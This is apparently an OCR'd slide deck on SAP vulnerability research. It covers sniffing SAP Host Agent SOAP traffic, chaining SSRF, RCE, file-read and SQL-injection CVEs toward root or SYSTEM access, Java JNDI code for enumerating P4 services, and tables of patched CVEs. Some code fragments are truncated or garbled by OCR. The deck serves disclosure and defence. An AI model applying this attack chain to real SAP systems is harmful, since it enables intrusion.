
```
tcpdump -i lo -A -vv port 1128 or port 1129
```

```
a...a...POST / HTTP/1.1
Host: localhost:1128
User-Agent: gSOAP/2.7
Content-Type: text/xml; charset=utf-8
Content-Length: 1000
Connection: keep-alive
SOAPAction: ""
```

No authentication


```
<destinations>
    <item>
        <name>127.0.0.1_1234</name>
        <host>127.0.0.1</host>
        <port>1234</port>
        <username>BBBBB</username>
        <password>CCCC</password>
        <useSSL>false</useSSL>
        <properties></properties>
    </item>
```

New parameters in game


[03:31]yvan@saphost: ~

Patch	Description	CVSS	CVE
3285757	Privilege Escalation vulnerability in SAP Host Agent (Start Service)	8.8	CVE-2023-24523
3275727	Memory Corruption vulnerability in SAPOSCOL	7.2	CVE-2023-27498


Stage 3


root or nt/system
CVE-2023-24523
local http request
local user access

SSRF CVE-2023-36925	RCE Windows CVE-2023-27497	Arbitrary file reading CVE-2023-23857	SQLi CVE-2022-41272

Stage 2

P4: Introduction



P4: JNDI basics

```
c InitialContext ctx = null;

 void main(Stri
        init (

 public static
        try {


ransportLayerQu
```

```
Properties p = new Properties();
if (schema == null) {
        schema = "P4://";
}
p.put("java.naming.factory.initial", "com.sap.engine.services.jndi.InitialContextFactoryImpl");
p.put("java.naming.provider.url", schema + host + ":" + port);
p.put("java.naming.security.principal", user);
p.put("java.naming.security.credentials", pass);
```

```
ctx = new InitialContext(p);
```

https://help.sap.com/doc/saphelp_nw73ehp1/7.31.19/en-US/48/2d9ba88aef4bb9e10000000a42189b/content.htm?no_cache=true

P4: JNDI basics



P4: Analysis Cycle

P4: Listing services


```
public static void Licensing(String host, String port) throws Exception{
    Context ctxt = build_properties(host, port, auth: false);
    Object licen = (Object) ctxt.lookup("Licensing");
    if (licen == null){
        System.out.println("Lookup failed! Object is null");
    }
```

```
com.sap.engine.services.jndi.persistent.exceptions.NameNotFoundException: Object not found in lookup of Licensing.
        at com.sap.engine.services.jndi.implserver.ServerContextImpl.lookup(
        at com.sap.engine.services.jndi.implserver.ServerContextRedirectableImpl.lookup(ServerContextRedirectable
        at com.sap.engine.services.jndi.implserver.ServerContextRedirectableImplp4_Skel.dispatch(ServerContextRedi
        at com.sap.engine.services.rmi_p4.DispatchImpl._runInternal(DispatchImpl.java:483)
```

P4: Listing services

https://codewhitesec.blogspot.com/2021/06/about-unsuccessful-quest-for.html
(Kai Ullrich)

P4: Analysis Cycle



P4: Findings

Patch	Description	CVSS	CVE
3305369	Multiple vulnerabilities in SAP Diagnostics Agent	10	CVE-2023-27497
3252433	Arbitrary read of OS files + Full DoS in locking service	9.9	CVE-2023-23857
3273480	SQL injection (read) + DoS in User Defined Search service	9.9	CVE-2022-41272
3267780	SQL injection (read) + DoS in JobBean service	9.4	CVE-2022-41271
3268093	RFC arbitrary function execution + JCO password leak in rfcengine service	9.4	CVE-2023-0017
	Incorrect reference handling leading to arbitrary application startup	8.2	CVE-2023-30744
3288096 3288394 3288480 3287784	Multiple information disclosures	5.3	CVE-2023-26460 CVE-2023-24526 CVE-2023-27268 CVE-2023-24527

P4: Findings

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P4: Findings

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

